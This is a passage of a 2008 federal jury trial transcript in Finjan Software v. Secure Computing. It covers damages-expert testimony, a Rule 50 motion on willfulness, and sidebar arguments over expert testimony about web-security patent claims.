<p style="text-align: right;">582</p> <p style="text-align: center;">Parr - direct</p> <p>1 Q. Could you please give us a brief overview of your</p> <p>2 educational background?</p> <p>3 A. I have an M.B.A. focused on finance. And I have a</p> <p>4 Bachelor of Science in electrical engineering. In addition,</p> <p>5 I have two professional designations. One is the chartered</p> <p>6 financial analyst designation. And the second is accredited</p> <p>7 senior appraiser from the American Society of Appraisers.</p> <p>8 Q. First things first. Your formal education, could you</p> <p>9 just tell us when you obtained those degrees and from where?</p> <p>10 A. The Bachelor of science degree, I obtained, I think it</p> <p>11 was in 1976, from Rutgers University. And then the M.B.A.,</p> <p>12 also from Rutgers, would be 1981.</p> <p>13 Q. Could you sort of give us a little more description of</p> <p>14 these other credentials that you mentioned?</p> <p>15 A. Yes. The chartered financial analyst is, say, an</p> <p>16 investment analyst credential. It is offered by the CSA</p> <p>17 Institute. It is focused on investment professionals. It</p> <p>18 requires passing three examinations that cover accounting,</p> <p>19 economics, fixed income securities, equity securities,</p> <p>20 ethics, derivative investments. It's all about and totally</p> <p>21 focused on investment analysis.</p> <p>22 There is three exams given. The first Saturday</p> <p>23 in June of each year, and you have to pass them</p> <p>24 consecutively in order to have the designation provided to</p> <p>25 you.</p>	<p style="text-align: right;">584</p> <p style="text-align: center;">Parr - direct</p> <p>1 out and they will come to me for information and consulting</p> <p>2 about what royalty rate might be appropriate.</p> <p>3 In addition, in the consulting area, I do</p> <p>4 valuations of technology. Not so much value with regard to</p> <p>5 royalty rate but value of what it's worth if you want to pay</p> <p>6 and buy and own it.</p> <p>7 I have done that for companies that are going</p> <p>8 for private placements. They have to have it in the private</p> <p>9 placement documents, a report that talks about the value of</p> <p>10 the technology, because when you are trying to get people to</p> <p>11 invest in start-up companies, they want to know what they</p> <p>12 are investing in.</p> <p>13 For new companies, very often the only thing</p> <p>14 they have is patent technology. And so I have been</p> <p>15 contacted several times to do an investment analysis of</p> <p>16 technology.</p> <p>17 So that's my consulting practice.</p> <p>18 Q. Could you just tell the members of the jury some of</p> <p>19 your clients in that type of work?</p> <p>20 A. Okay. For consulting, I have worked for Baxter</p> <p>21 Healthcare, giving them royalty rate information for</p> <p>22 licensing artificial blood. I have also done work for</p> <p>23 Motte, giving them royalty rate information and consulting</p> <p>24 for a technology that had to do with smoothies when they</p> <p>25 were considering going into the smoothie industry.</p>

<p style="text-align: right;">681</p> <p style="text-align: center;">Parr - redirect</p> <p>1 Q. Right. And you have concluded that gross profit 2 margin for software is anywhere, around 93 percent to 99 3 percent. Right?</p> <p>4 A. Yes. That's the information I obtained, yes.</p> <p>5 Q. Could we go to PX-136, please.</p> <p>6 Do you see that, PTX-136?</p> <p>7 A. I see it.</p> <p>8 Q. If you go to the next page. I will give you a second 9 to get it.</p> <p>10 Do you recognize that document?</p> <p>11 A. I do recognize this document.</p> <p>12 Q. Could you go over to Page 2. Is this one of the 13 documents you used to determine the 93 percent gross profit 14 margin for software?</p> <p>15 A. Yes.</p> <p>16 Q. Tell the jury how you came about that using this 17 document.</p> <p>18 A. I didn't do any calculations. I just looked at it.</p> <p>19 The WebWasher-Germany is showing gross profit margin, the 20 figures look like they are from all aspects of the 21 WebWasher. It comes out with a gross profit margin of 93 22 percent.</p> <p>23 Q. Did this 93 percent, did this document -- did you make 24 any adjustments to this?</p> <p>25 A. No.</p>	<p style="text-align: right;">683</p> <p style="text-align: center;">Parr - redirect</p> <p>1 Q. Did you read the deposition of Ms. Putman?</p> <p>2 A. Jill Putman, that's right.</p> <p>3 Q. Do you know her to be the vice president of finance 4 for Secure Computing?</p> <p>5 A. Yes.</p> <p>6 Q. Is she also the treasurer of Secure Computing?</p> <p>7 A. Well, yes. I just remember her as vice president of 8 finance. I didn't remember she was also treasurer.</p> <p>9 Q. She gave deposition testimony. Correct?</p> <p>10 A. Yes.</p> <p>11 Q. Do you feel you can rely on financial information 12 provided by the director of finance?</p> <p>13 A. Yes.</p> <p>14 Q. And is that where she said that there was a gross 15 profit margin of 99 percent?</p> <p>16 A. Yes.</p> <p>17 Q. And you felt that was something you could rely on?</p> <p>18 A. Yes.</p> <p>19 MR. ROVNER: I have no further questions, Your 20 Honor.</p> <p>21 THE COURT: All right. Thank you, Mr. Parr.</p> <p>22 THE WITNESS: Thank you very much, Your Honor.</p> <p>23 THE COURT: Take care. Excused.</p> <p>24 MR. ANDRE: Thank you, Your Honor. At this 25 time, Plaintiff, Finjan Software, rests its case.</p>
<p style="text-align: right;">682</p> <p style="text-align: center;">Parr - redirect</p> <p>1 Q. This is coming from the defendants. Right?</p> <p>2 A. Right. There is no R&amp;D in here that I need to 3 eliminate, no ordinary expenses. I would have, but they 4 weren't in there to need to be adjusted.</p> <p>5 Q. You also said they had gross profit margins of 99 6 percent. Correct?</p> <p>7 A. Yes.</p> <p>8 Q. And you choose to rely on that. Right?</p> <p>9 A. Yes.</p> <p>10 Q. And you relied on it because you saw some testimony 11 from an employee of Secure. Right?</p> <p>12 A. Secure Computing employee, that's right.</p> <p>13 Q. Could you put up the first page of --</p> <p>14 MR. HOLDREITH: Your Honor, I believe counsel is 15 about to show a page of a witness that is not here. I 16 object on hearsay grounds. I believe counsel is about to 17 show a page of a deposition of another witness.</p> <p>18 MR. ROVNER: Mr. Parr relied on deposition 19 testimony of a Secure employee. I am going to point out 20 what that testimony was.</p> <p>21 MR. HOLDREITH: Your Honor, I have no objection 22 if he asks Mr. Parr if he relied on it. But putting the 23 testimony in, that is hearsay.</p> <p>24 THE COURT: Don't put it up, ask him about it.</p> <p>25 BY MR. ROVNER:</p>	<p style="text-align: right;">684</p> <p style="text-align: center;">Parr - redirect</p> <p>1 THE COURT: All right. So, ladies and 2 gentlemen, as a predicted, Finjan has rested on its 3 case-in-chief, that is its direct case. We will resume 4 these proceedings tomorrow at 9:00.</p> <p>5 (Jury leaves courtroom at 4:00 o'clock p.m.)</p> <p>6 THE COURT: Counsel, did you say you had a set 7 of final instructions?</p> <p>8 MS. KOBIALKA: We are getting really close to 9 being able to file something. I think it might be a little 10 later today, if that would be okay.</p> <p>11 THE COURT: All right. Anything before we 12 recess?</p> <p>13 MR. SCHUTZ: Not from us.</p> <p>14 MR. ANDRE: Thank you, Your Honor.</p> <p>15 (Court recessed).</p> <p>16 - - -</p> <p>17 Reporter: Kevin Maurer</p> <p>18</p> <p>19</p> <p>20</p> <p>21</p> <p>22</p> <p>23</p> <p>24</p> <p>25</p>

<p style="text-align: center;">THE UNITED STATES DISTRICT COURT IN AND FOR THE DISTRICT OF DELAWARE</p> <p>-----</p> <p>FINJAN SOFTWARE LTD., Plaintiff, v. SECURE COMPUTING CORPORATION, CYBERGUARD CORPORATION, WEBWASHER AG and DOES 1 THROUGH 100, Defendants.</p> <p>-----</p> <p>Wilmington, Delaware Thursday, March 6, 2008 9:00 a.m. Day four of trial</p> <p>-----</p> <p>HONORABLE GREGORY M. SIKET, Chief Judge, and a Jury</p> <p>APPEARANCES:</p> <p>PHILIP A. MUEHL, ESQ. Rottor Anderson &amp; Cozzoon LLP -and- PAUL J. MUEHL, ESQ., LELA ROZALKA, ESQ., JAMES HANCOCK, ESQ., NICHOLAS WARTON, ESQ., KRIS KAPPEL, ESQ., and KARLIS LEE, ESQ. King &amp; Spalding (Silicon Valley, California)</p> <p style="text-align: right;">Counsel for Plaintiff</p>	<p style="text-align: right;">685</p> <p>1 THE COURT: Good morning. Please be seated. I 2 understand you have a desire to discuss some Rule 50 issues, 3 Mr. Schutz.</p> <p>4 MR. SCHUTZ: Yes, Your Honor. Defendants would 5 move for judgment as a matter of law pursuant to Federal 6 Rule of Civil Procedure 50, more particularly, Defendant 7 Secure Computing Corporation, CyberGuard Corporation, and 8 WebWasher AG, referred to in the rest of this motion merely 9 as "Defendants," hereby move for judgment as a matter of law 10 pursuant to Rule 50(a) of the Federal Rules of Civil 11 Procedure as follows:</p> <p>12 That defendants do not literally infringe or 13 infringe under the doctrine of equivalents any asserted 14 claim of United States Patent No. 5,092,194; that defendants 15 do not literally infringe or infringe under the doctrine of 16 equivalents any asserted claim of United States Patent No. 17 5,804,780; that defendants do not literally infringe or 18 infringe under the doctrine of equivalents any asserted 19 claim of United States Patent No. 7,055,822; that Finjan's 20 claims are barred or limited by the doctrine of patent 21 exhaustion; that Finjan has not proved, by clear and 22 convincing evidence, that any infringement by defendants is 23 willful; that Finjan has not proved, by a preponderance of 24 the evidence, that it is entitled to any damages; that 25 Finjan has not proved that this is an exceptional case.</p>
<p style="text-align: center;">1 APPEARANCES (Continued):</p> <p>2 FREDERICK R. COTTRELL, III, ESQ., and 3 KELLY J. FARNAN, ESQ. Richards, Layton &amp; Finger -and- 4 RONALD J. SCHUTZ, ESQ., 5 CHRISTOPHER A. SEIDL, ESQ., 6 TREVOR J. FOSTER, ESQ., and 7 JAKE M. HOLDREITH, ESQ. Robins, Kaplan, Miller &amp; Ciresi, L.L.P. (Minneapolis, MN)</p> <p style="text-align: right;">Counsel for Defendants</p>	<p style="text-align: right;">686</p> <p>1 Further, the Defendants move for judgment as a 2 matter of law in their favor on any and all claims on which 3 Finjan has the burden of proof and on any defense asserted 4 by the Defendants.</p> <p>5 Thank you, Your Honor.</p> <p>6 THE COURT: I will deny each of your motions, 7 with the exception of, if you want to talk about 8 willfulness, I will hear you.</p> <p>9 MR. SCHUTZ: Your Honor, under the recent 10 standard set forth in In Re Saagate --</p> <p>11 THE COURT: I am aware of the holding.</p> <p>12 MR. SCHUTZ: That case requires a much more 13 elevated standard of reckless disregard. We don't think 14 they have proven infringement, let alone that we acted with 15 reckless disregard under any objection standard, Your Honor.</p> <p>16 THE COURT: Mr. Andre, what is the evidence that 17 will support willfulness, a finding of willfulness.</p> <p>18 MR. ANDRE: Your Honor, what we have presented 19 in this case thus far is that the defendants in this case 20 were aware of the patents-in-suit in this case. They read 21 the patents. We have put forward deposition testimony from 22 Mr. Stecher, Mr. Barzau and Mr. Alma, in which they stated, 23 after looking at the patents and doing research, they 24 developed their product.</p> <p>25 There was additional evidence that they, when</p>

<p style="text-align: right;">733</p> <p style="text-align: center;">Gallagher - cross</p> <p>1 THE COURT: He can't testify.</p> <p>2 MR. SCHUTZ: I don't want it flashed on the</p> <p>3 screen.</p> <p>4 THE COURT: No.</p> <p>5 MS. KOBIALKA: This document was produced after</p> <p>6 discovery was closed. He we asked for this witness'</p> <p>7 deposition, they gave a declaration, if we can just give a</p> <p>8 declaration, they said, we didn't want the parties to have</p> <p>9 to fly back to Germany.</p> <p>10 We ended up getting an affidavit from this</p> <p>11 particular witness that said this was a big joke.</p> <p>12 MR. ANDRE: This was a joke on his part. That</p> <p>13 was not meant to be serious.</p> <p>14 THE COURT: Let's see what this witness knows</p> <p>15 about it.</p> <p>16 MR. SCHUTZ: I will be back up here wanting to</p> <p>17 dispute the affidavit to establish foundation for that,</p> <p>18 because it is completely distorted.</p> <p>19 THE COURT: I don't know what it is in the</p> <p>20 affidavit.</p> <p>21 MR. HOLDREITH: I have it right here.</p> <p>22 This is a low-level employee in Germany. The</p> <p>23 employees were asked to search their computers for e-mail</p> <p>24 mentioning Finjan. They were sitting around in a room doing</p> <p>25 the search. None of them had any responsive e-mail and they</p>	<p style="text-align: right;">735</p> <p style="text-align: center;">Gallagher - cross</p> <p>1 A. I recognize the name. I could not speak to if that is</p> <p>2 a current employee. And I can't put a name to a face. That</p> <p>3 name has come up at some time at Secure.</p> <p>4 MR. ANDRE: Your Honor, may I approach and show</p> <p>5 the witness this?</p> <p>6 THE COURT: Yes, you may.</p> <p>7 BY MR. ANDRE:</p> <p>8 Q. Mr. Gallagher, I have placed in front of you an e-mail</p> <p>9 from Udo Bretz. Have you seen that e-mail before?</p> <p>10 A. No.</p> <p>11 Q. Are you familiar with the subject matter in that</p> <p>12 e-mail?</p> <p>13 A. I understand what reverse-engineering is. I am not</p> <p>14 familiar with the context of this e-mail.</p> <p>15 Q. And at any time did -- are you familiar with the fact</p> <p>16 that the people who were in your development team were told</p> <p>17 not to mention Finjan in the marketplace or within the</p> <p>18 company as well?</p> <p>19 A. If they were told that, it was by the legal team. My</p> <p>20 direction was not to them to limit their discussions on</p> <p>21 Finjan.</p> <p>22 Q. You said you took this Finjan very seriously once the</p> <p>23 litigation began.</p> <p>24 Did you ever obtain the opinion of counsel</p> <p>25 regarding whether or not Secure Computing infringes on</p>
<p style="text-align: right;">734</p> <p style="text-align: center;">Gallagher - cross</p> <p>1 were sort of complaining, on this exercise of searching,</p> <p>2 there is nothing there. So he wrote this in order to have a</p> <p>3 search result come up and make a joke about it.</p> <p>4 THE COURT: Would this gentleman be able to talk</p> <p>5 about it?</p> <p>6 MR. HOLDREITH: He has no knowledge of it.</p> <p>7 THE COURT: Then it won't be an issue.</p> <p>8 MR. SCHUTZ: I would like to lodge a 403</p> <p>9 objection as well, for the record.</p> <p>10 MR. HOLDREITH: And I should say, I think he has</p> <p>11 no knowledge.</p> <p>12 THE COURT: Your 403 objection is what?</p> <p>13 MR. SCHUTZ: Highly prejudicial.</p> <p>14 THE COURT: It may be prejudicial. I don't</p> <p>15 think it is unfair. If he knows about it, he can talk about</p> <p>16 it. You can explain it. You have the ability to have him,</p> <p>17 on redirect, explain just what is in that affidavit.</p> <p>18 MR. SCHUTZ: One step at a time, which you</p> <p>19 suggested.</p> <p>20 MR. ROVNER: Your Honor --</p> <p>21 THE COURT: Let's see.</p> <p>22 (End of sidebar conference.)</p> <p>23 BY MR. ANDRE:</p> <p>24 Q. Mr. Gallagher, are you familiar with an employee at</p> <p>25 your company named Udo Bretz, B-r-e-t-z?</p>	<p style="text-align: right;">736</p> <p style="text-align: center;">Gallagher - redirect</p> <p>1 Finjan's patents?</p> <p>2 A. No.</p> <p>3 THE COURT: Are you done with that e-mail,</p> <p>4 Mr. Andre?</p> <p>5 MR. ANDRE: Your Honor, I would like to move the</p> <p>6 e-mail into evidence. But the witness hasn't seen the</p> <p>7 e-mail.</p> <p>8 THE COURT: That request is denied. You can</p> <p>9 retrieve the e-mail.</p> <p>10 MR. ANDRE: Thank you, Your Honor.</p> <p>11 Your Honor, I have no further questions of this</p> <p>12 witness.</p> <p>13 THE COURT: Any redirect?</p> <p>14 MR. SCHUTZ: Yes, Your Honor. Briefly.</p> <p>15 REDIRECT EXAMINATION</p> <p>16 BY MR. SCHUTZ:</p> <p>17 Q. Mr. Gallagher, I have once again put up JTX-45, which</p> <p>18 is the 2006 annual report. Before we go to a paragraph in</p> <p>19 here, I would like to go back to the CyberGuard acquisition.</p> <p>20 How many customers did CyberGuard have at the time of the</p> <p>21 acquisition?</p> <p>22 A. Thousands. I couldn't give you an exact number.</p> <p>23 Somewhere greater 6,000. Probably six to 8,000 customers.</p> <p>24 Q. How important was it in terms of valuing the</p> <p>25 acquisition for Secure Computing to acquire this company and</p>



<p style="text-align: right;">757</p> <p style="text-align: center;">Kaye - depo</p> <p>1 Q. Was there a problem you were trying to solve for 2 customers or for anyone else?</p> <p>3 A. Right. So, you know, we had really seen -- the idea 4 was really appealing because we had seen a lot of 5 inefficiencies. Prior to that, we had a lot of experience 6 with government contract work and such. So we would, you 7 know, be working on a government contract and we would be, 8 you know, making documents that were required for the 9 different certifications. Then we would have to ship the 10 documents to the government agencies that were sponsoring 11 our contract.</p> <p>12 So all of these documents were available on 13 various Internet pages. And instead of being able to allow 14 them access into these Internet pages, we would print them 15 out and send them some sort of Certified Mail. I didn't 16 ship the documents so I don't know what happened. But it 17 was inefficient.</p> <p>18 Q. Why do you say, "It was inefficient"?</p> <p>19 A. Well, you know, because there is just that delay. So 20 if they needed a document by this date to do a review, you 21 know, we are limited. It wasn't like we could just put 22 things up there. Or if we had notes or things, you know, we 23 had a lot of information on these Internet pages that, you 24 know, would have been possibly useful to share, possibly 25 not. Just wasn't very easily shared.</p>	<p style="text-align: right;">759</p> <p style="text-align: center;">Greve - cross</p> <p>1 Q. That is fair enough. Your invention is not related to 2 anti-virus or anti-malware, is it?</p> <p>3 A. I am not a patent lawyer. I know that our 4 implementation that we did was not related to those things.</p> <p>5 Q. It's -- the '010 patent is not related to the 6 proactive scanning that is found in WebWasher, is it?</p> <p>7 A. I am not familiar with the WebWasher proactive 8 scanning. I can't speak to that.</p> <p>9 Q. You stated that the '010 patented technology covers 10 authorization from someone outside the company to gain 11 access to a company's internal documents, if they are 12 allowed?</p> <p>13 A. I am sorry. Could you repeat the first part of that 14 again?</p> <p>15 Q. The technology described in the patent covers the 16 authorization, or allows someone from outside the company to 17 get access to the company's internal documents. Right?</p> <p>18 A. Our implementation that we did, you know, that you 19 license the invention, the patent does do that, that's 20 correct.</p> <p>21 Q. This is not designed to prevent those who already have 22 legitimate access internally, that is, the insiders, from 23 leaking documents outside the network, is it?</p> <p>24 A. There was some, you know, there was some scanning and 25 sanitization that we did of the data as it went out,</p>
<p style="text-align: right;">758</p> <p style="text-align: center;">Greve - cross</p> <p>1 Q. Based on what you just described, am I correct that 2 your idea that you came up with was a way to allow people 3 from outside of the company to request internal documents 4 without risking disclosure of confidential information that 5 the company wants to protect?</p> <p>6 A. That is correct. To allow authorized individuals from 7 a different network, like out on the Internet somewhere, 8 access to document and content on an internal network, you 9 know, making sure they are only getting the information that 10 they should be getting.</p> <p style="text-align: center;">CROSS-EXAMINATION</p> <p>11 BY MR. ANDRE:</p> <p>12 Q. Good morning, Ms. Greve. My name is Paul Andre. I am 13 going to ask you a couple questions.</p> <p>14 A. Good morning.</p> <p>15 Q. You stated the patent that you are the named inventor 16 on involved network security. Is that correct?</p> <p>17 A. That's correct.</p> <p>18 Q. Does that relate to what we call firewall technology? 19 Is that under the firewall -- are your firewalls at Secure 20 Computing under the Network Gateway division?</p> <p>21 A. I don't really know what division we were in or how 22 that worked. This was run out of our Naples office. 23 Richard Viets worked there. He came to us via Webster 24 Technologies. I don't know division he was in at that time.</p>	<p style="text-align: right;">760</p> <p style="text-align: center;">Greve - cross</p> <p>1 generally looking at the URLs, making sure that we were 2 changing the URLs to not give away internal information 3 about how the servers and stuff are set up.</p> <p>4 Q. Now, were there any products that you sold at Secure 5 Computing that were covered by your patent?</p> <p>6 A. This patent was an implementation of the invention. 7 This patent was sold, called Secure Wire.</p> <p>8 Q. That product is no longer sold by Secure Computing, is 9 it?</p> <p>10 A. Well, there is a Secure Wire product, but I don't 11 believe it's the same. So the actual implementation that we 12 did, I don't believe, is being sold any longer.</p> <p>13 MR. ANDRE: Thank you very much for your time 14 today. No further questions, Your Honor.</p> <p>15 MR. SEIDL: No further questions, Your Honor.</p> <p>16 THE COURT: You are excused. (Witness excused.)</p> <p>17 THE COURT: Your next witness.</p> <p>18 MR. SCHUTZ: The next witness, Your Honor, is 19 Steve Chew, who will be handled by Mr. Foster.</p> <p>20 STEVEN O. CHEW, having been duly sworn as a 21 witness, was examined and testified as follows.</p> <p style="text-align: center;">DIRECT EXAMINATION</p> <p>22 BY MR. FOSTER:</p> <p>23 Q. Good morning, Mr. Chew.</p>

<p style="text-align: right;">809</p> <p style="text-align: center;">Wallach - direct</p> <p>1 Court has not foreclosed the ordinary meaning may be a</p> <p>2 downloadable that is sent to the client's network address, I</p> <p>3 have outlined my opinion.</p> <p>4 So he has given his opinion only to the extent</p> <p>5 that this is the definition that could be used.</p> <p>6 He also confirmed that in his deposition as</p> <p>7 well. In his deposition, he stated, the question was, I</p> <p>8 believe you stated this before, but the last couple of lines</p> <p>9 you say you are not sure what the ordinary meaning of</p> <p>10 addressed to a client is.</p> <p>11 That's correct.</p> <p>12 The Court's order with this term says the '194</p> <p>13 term, "addressed to a client," is construed to have its</p> <p>14 plain and ordinary meaning. There is a footnote, you said,</p> <p>15 Plain and ordinary meaning Re: United States Philips.</p> <p>16 You go on to state, The Court further observes</p> <p>17 that the defendant's proposed construction would</p> <p>18 unjustifiably narrow the term's broad scope which is not</p> <p>19 expressly limited or redefined by the specification.</p> <p>20 In their proposed construction, of "addressed to</p> <p>21 a client" was containing the client's computer IP address.</p> <p>22 That is the definition he wants to use now. He stated in</p> <p>23 the deposition and his expert report he didn't have an</p> <p>24 ordinary meaning. Now they are going to elicit testimony</p> <p>25 that they do not infringe this element.</p>	<p style="text-align: right;">811</p> <p style="text-align: center;">Wallach - direct</p> <p>1 the term means, for him to say Dr. Vigna is wrong in his</p> <p>2 interpretation, I think that is contrary to what he</p> <p>3 disclosed in this case.</p> <p>4 MR. HOLDREITH: He is not going to comment on</p> <p>5 Dr. Vigna's interpretation. He is going to say Dr. Vigna</p> <p>6 did not point to anything in WebWasher.</p> <p>7 THE COURT: That is up to the jury to decide</p> <p>8 that. That is not up to him. That is a fact that you want</p> <p>9 him to opine on. That is in the province of the</p> <p>10 fact-finder, whether Dr. Vigna did opine or not is up to you</p> <p>11 to argue, it seems to me, not up to him.</p> <p>12 Maybe I am missing something, Mr. Holdreith.</p> <p>13 Maybe you can be a little more specific as to why you think</p> <p>14 he should be permitted to comment on that.</p> <p>15 MR. HOLDREITH: It seems to me this is a fairly</p> <p>16 complex technology --</p> <p>17 THE COURT: No question.</p> <p>18 MR. HOLDREITH: -- where it is difficult for the</p> <p>19 layperson to understand whether Vigna actually pointed to</p> <p>20 something in WebWasher which is a downloadable addressed to</p> <p>21 a client.</p> <p>22 It seems to me that a technical explanation, I</p> <p>23 will keep it very short --</p> <p>24 THE COURT: Whether it is short or long is not</p> <p>25 the issue. The issue is whether it is an appropriate</p>
<p style="text-align: right;">810</p> <p style="text-align: center;">Wallach - direct</p> <p>1 MR. HOLDREITH: Your Honor, the plaintiff has</p> <p>2 the burden of proof to establish that the WebWasher has the</p> <p>3 limitation "addressed to a client." I intend to elicit from</p> <p>4 Dr. Wallach testimony consistent with his report that</p> <p>5 Dr. Vigna never pointed out anything in WebWasher which</p> <p>6 receives a downloadable addressed to a client to have him</p> <p>7 comment on Dr. Vigna's explanation that it's like giving a</p> <p>8 note to someone and saying, Hey, send this to Jim, and that</p> <p>9 he didn't find anything in WebWasher that does that.</p> <p>10 I would like to have him testify, and it would</p> <p>11 be by offer of proof if Your Honor finds it's inconsistent</p> <p>12 with the order that WebWasher also gave the --</p> <p>13 THE COURT: It's inconsistent with the order.</p> <p>14 MR. HOLDREITH: Can we make an offer of proof on</p> <p>15 that in written form, if that is suitable to the Court?</p> <p>16 THE COURT: Go ahead.</p> <p>17 MR. HOLDREITH: We will submit that.</p> <p>18 THE COURT: I am going to reject it, but you can</p> <p>19 go ahead and preserve your issue.</p> <p>20 MR. HOLDREITH: We just need to put it in the</p> <p>21 record. We will file something at the end.</p> <p>22 MR. ANDRE: Because he doesn't know what this</p> <p>23 meaning "addressed to a client" is, the ordinary meaning,</p> <p>24 both in his report and in his deposition, I don't think he</p> <p>25 should comment on this term at all. If he doesn't know what</p>	<p style="text-align: right;">812</p> <p style="text-align: center;">Wallach - direct</p> <p>1 subject for his comment and whether it unduly and unfairly</p> <p>2 invades the province of the jury. I am not sure whether it</p> <p>3 does.</p> <p>4 Do you want to weigh in?</p> <p>5 MR. SCHUTZ: I will just briefly, Your Honor. I</p> <p>6 think what he is really going to testify about is that</p> <p>7 Dr. Vigna testified in his opinion that using the example</p> <p>8 of, Hey, Jim, that WebWasher, in fact, sends a downloadable</p> <p>9 addressed to a client and that's his opinion, and this</p> <p>10 witness can say, I disagree with his opinion because it</p> <p>11 doesn't work that way.</p> <p>12 On the other, this "addressed to a client"</p> <p>13 thing, certainly, to the extent that that is an issue, it is</p> <p>14 a potential 112 issue on indefiniteness, if the claim is</p> <p>15 construed in a way that is indefinite, then the patent is</p> <p>16 also invalid and we have a 112 defense in this case.</p> <p>17 MR. ANDRE: That is a different argument.</p> <p>18 THE COURT: That is not the reason we are at</p> <p>19 sidebar.</p> <p>20 MR. SCHUTZ: I don't think so. I don't want</p> <p>21 that to get lost in the mix here.</p> <p>22 MR. ANDRE: Your Honor, all I am saying is this</p> <p>23 witness has repeatedly said, I don't have an ordinary</p> <p>24 meaning for this term. I don't care, if he wants to satisfy</p> <p>25 any of these terms he has an opinion on, that is fine, but</p>

<p style="text-align: right;">813</p> <p style="text-align: center;">Wallach - direct</p> <p>1 he says, I am not sure what the ordinary meaning is. He</p> <p>2 confirmed it in deposition.</p> <p>3 They are going to ask him, Is Dr. Vigna's</p> <p>4 ordinary definition wrong? They are going to say, Yes, it</p> <p>5 is. This passing a note, that was an analogy that he gave.</p> <p>6 MR. SCHUTZ: No.</p> <p>7 MR. HOLDREITH: I am going to ask him, Can</p> <p>8 WebWasher do that, in the configuration and network, can a</p> <p>9 server pass a note to WebWasher and say, Hey, give this to</p> <p>10 Jim?</p> <p>11 MR. SCHUTZ: Using Dr. Vigna's construction of</p> <p>12 the term.</p> <p>13 MR. ANDRE: That is not this witness'</p> <p>14 construction of the term. This witness has no</p> <p>15 interpretation of this term.</p> <p>16 THE COURT: Wait a second. He is an admitted</p> <p>17 expert.</p> <p>18 MR. ANDRE: He is.</p> <p>19 THE COURT: In the field. One of skill in the</p> <p>20 art. He is being asked to comment -- I understand your</p> <p>21 point. I have already indicated I will not permit the</p> <p>22 witness to be queried in that regard. But I am going to</p> <p>23 permit Secure to make an offer of proof, having already</p> <p>24 stated I am going to reject the offer nonetheless.</p> <p>25 But why wouldn't it be fair comment from this</p>	<p style="text-align: right;">815</p> <p style="text-align: center;">Wallach - direct</p> <p>1 doesn't get there.</p> <p>2 MR. HOLDREITH: He is going to talk about how</p> <p>3 WebWasher works.</p> <p>4 MR. SCHUTZ: Application protocol layer</p> <p>5 addresses, none of that stuff, he is not going there. If he</p> <p>6 goes there, we will stop.</p> <p>7 MR. ANDRE: I don't think this witness should be</p> <p>8 testifying about this claim element at all.</p> <p>9 THE COURT: I disagree with that.</p> <p>10 MR. HOLDREITH: So I know where I can go, I am</p> <p>11 going to tell him --</p> <p>12 THE COURT: The question should be circumscribed</p> <p>13 by the discussion we just had. I think Mr. Schutz has just</p> <p>14 outlined the permissible, what I believe are the permissible</p> <p>15 parameters of that question.</p> <p>16 I take Mr. Andre's point on the issue. You have</p> <p>17 indicated that is not going to be the direction in which you</p> <p>18 take this witness. If you do, you can stand up and object.</p> <p>19 You understand the limitations of my ruling.</p> <p>20 MR. ANDRE: I think so, Your Honor. Just to be</p> <p>21 clear, if this witness then goes on to say, I do not believe</p> <p>22 WebWasher infringes because it does not take a downloadable</p> <p>23 addressed to a client --</p> <p>24 THE COURT: He can't say that. He has not</p> <p>25 expressed a view. I don't think Mr. Holdreith intends to</p>
<p style="text-align: right;">814</p> <p style="text-align: center;">Wallach - direct</p> <p>1 witness, who is an expert, to express a view as to</p> <p>2 Dr. Vigna's example of how this actually functions, what it</p> <p>3 does or doesn't do? He heard the testimony.</p> <p>4 MR. ANDRE: If it is related to the "addressed</p> <p>5 to a client" issue, because this witness has said</p> <p>6 repeatedly, I don't know what that means.</p> <p>7 THE COURT: He is not being asked to give his</p> <p>8 understanding of what plain and ordinary meaning is to one</p> <p>9 of skill in the art. That is not the question that has been</p> <p>10 posed.</p> <p>11 MR. ANDRE: They are presenting this testimony</p> <p>12 to actually try to rebut Dr. Vigna's testimony as to proof</p> <p>13 he put forward as to "addressed to a client."</p> <p>14 THE COURT: He is saying it doesn't work that</p> <p>15 way. He is saying the system doesn't function that way and</p> <p>16 can't function that way.</p> <p>17 MR. ANDRE: Your Honor, it is something, if he</p> <p>18 expresses an opinion that WebWasher does not infringe this</p> <p>19 claim element "addressed to a client," which is what he is</p> <p>20 doing, he is doing it without knowing the definition of</p> <p>21 "addressed to a client."</p> <p>22 MR. SCHUTZ: If I may weigh in? What he is</p> <p>23 saying is that using Dr. Vigna's definition as set forth</p> <p>24 through his example, Vigna says it, in fact, is addressed to</p> <p>25 a client that way and he is going to say, Hey Jim, it</p>	<p style="text-align: right;">816</p> <p style="text-align: center;">Wallach - direct</p> <p>1 ask that question.</p> <p>2 MR. HOLDREITH: I will not ask him.</p> <p>3 THE COURT: He can comment, I think, fairly, on</p> <p>4 the example adduced from your expert that he listened to,</p> <p>5 and he has examined the code, he is an expert in the field.</p> <p>6 This is a classic case of dueling experts.</p> <p>7 MR. HOLDREITH: One little bit of difficulty.</p> <p>8 Sorry to belabor this, Your Honor. He is a technical guy.</p> <p>9 When he explains this, he might start saying --</p> <p>10 MR. SCHUTZ: Cut him off.</p> <p>11 MR. HOLDREITH: There is that network address</p> <p>12 behind there.</p> <p>13 THE COURT: You have to be careful in</p> <p>14 questioning him. I will listen carefully. If we hear those</p> <p>15 magic words, I will jump in.</p> <p>16 MR. HOLDREITH: I will do my best.</p> <p>17 (End of sidebar conference.)</p> <p>18 BY MR. HOLDREITH:</p> <p>19 Q. Okay. Dr. Wallach, the limitation we are talking</p> <p>20 about is "addressed to a client."</p> <p>21 A. Yes.</p> <p>22 Q. That is on the claim board here as well?</p> <p>23 A. Yes.</p> <p>24 Q. Were you present in the courtroom when Dr. Vigna gave</p> <p>25 an example of how he thinks something can be addressed to a</p>

<p style="text-align: right;">889</p> <p style="text-align: center;">Wallach - direct</p> <p>1 put two things in that are the same, the hash functions will</p> <p>2 always be the same. So if two hash functions are equal,</p> <p>3 then there is a very good chance that the original strings</p> <p>4 were equal. If the two hash functions are different, there</p> <p>5 is 100 percent certainty that the original strings were</p> <p>6 different.</p> <p>7 Q. When you say "a very good chance," it's mathematically</p> <p>8 almost certain. Isn't it?</p> <p>9 A. One in to the 128th.</p> <p>10 Q. More than billions?</p> <p>11 A. It is. How many atoms are there in the universe kind</p> <p>12 of big.</p> <p>13 Q. When you perform a hashing function on the</p> <p>14 downloadable in the fetched software component, you are</p> <p>15 aware of the construction of the claim in the case, that</p> <p>16 they are hashed together?</p> <p>17 A. Right. Yes, I am.</p> <p>18 Q. Did you read a piece of the file history of this</p> <p>19 patent that is relevant to that issue?</p> <p>20 A. Yes, I did.</p> <p>21 Q. I am now showing you a portion of Joint Exhibit 52,</p> 